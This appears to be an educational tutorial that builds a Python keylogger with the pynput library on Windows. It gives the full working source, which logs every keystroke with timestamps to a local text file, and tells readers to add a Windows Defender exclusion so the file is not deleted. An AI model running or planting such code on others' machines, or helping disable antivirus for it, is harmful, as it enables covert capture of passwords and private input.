


In order to run the Keylogger script, an exclusion with the path to the keylogger needs to be added in the windows defender settings. Otherwise, Defender will delete the file when trying to run the script.



Using Microsoft Visual Studio Code in a python environment, I first installed **pynput**, (python library for recording user inputs) using the command **py -m install pynput** in the terminal.

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS
PS C:\Users\PP\PYTHONN> py -m pip install pynput
Collecting pynput
  Downloading pynput-1.7.7-py2.py3-none-any.whl.metadata (31 kB)
Collecting six (from pynput)
  Downloading six-1.16.0-py2.py3-none-any.whl.metadata (1.8 kB)
Downloading pynput-1.7.7-py2.py3-none-any.whl (90 kB)
Downloading six-1.16.0-py2.py3-none-any.whl (11 kB)
Installing collected packages: six, pynput
Successfully installed pynput-1.7.7 six-1.16.0
PS C:\Users\PP\PYTHONN> 
```

Next, I import the pynput library. From the pynput library, I import **Key** in the **Listener**, and also import **logging**, which will log the key inputs into a text file.

```
keylogger.py
1  import pynput
2  from pynput.keyboard import Key, Listener
3  import logging
```

Here I am declaring the path in which the log file will be stored, creating a **keyLog.txt** file with all the keystrokes, formatted with the time and then the message being input.

```
5 log_dir = r"C:/Users/PP/PYTHONN"  
6 logging.basicConfig(filename = (log_dir + r"/Keylog.txt"), level=logging.DEBUG, format='%(asctime)s: %(message)s')  
7
```

Next, I called the **on\_press** function. This will take in every single key input as a parameter and store in the log file.

```
8 def on_press(key):  
9     logging.info(str(key))
```


Last, I create a **Listener** instance, defining the on\_press function and joining it with the main program thread.

```
11 with Listener(on_press=on_press) as listener:  
12     listener.join()  
13
```


Final Code should look like this:

```
keylogger.py •  
keylogger.py > ...  
1 import pynput  
2 from pynput.keyboard import Key, Listener  
3 import logging  
4  
5 log_dir = r"C:/Users/PP/PYTHONN"  
6 logging.basicConfig(filename = (log_dir + r"/Keylog.txt"), level=logging.DEBUG, format='%(asctime)s: %(message)s')  
7  
8 def on_press(key):  
9     logging.info(str(key))  
10  
11 with Listener(on_press=on_press) as listener:  
12     listener.join()  
13
```


This is the Keylogger's path BEFORE running the script:



AFTER running the script, the **Keylog.txt** file automatically appears, ready to record all keystrokes:



Finally I blindly type, “hello pierre” on my keyboard and open the Keylog file:



**NOTE:** This is a REAL keylogger that I am using for educational purposes and hands on experience. This is conducted on my own personal computer.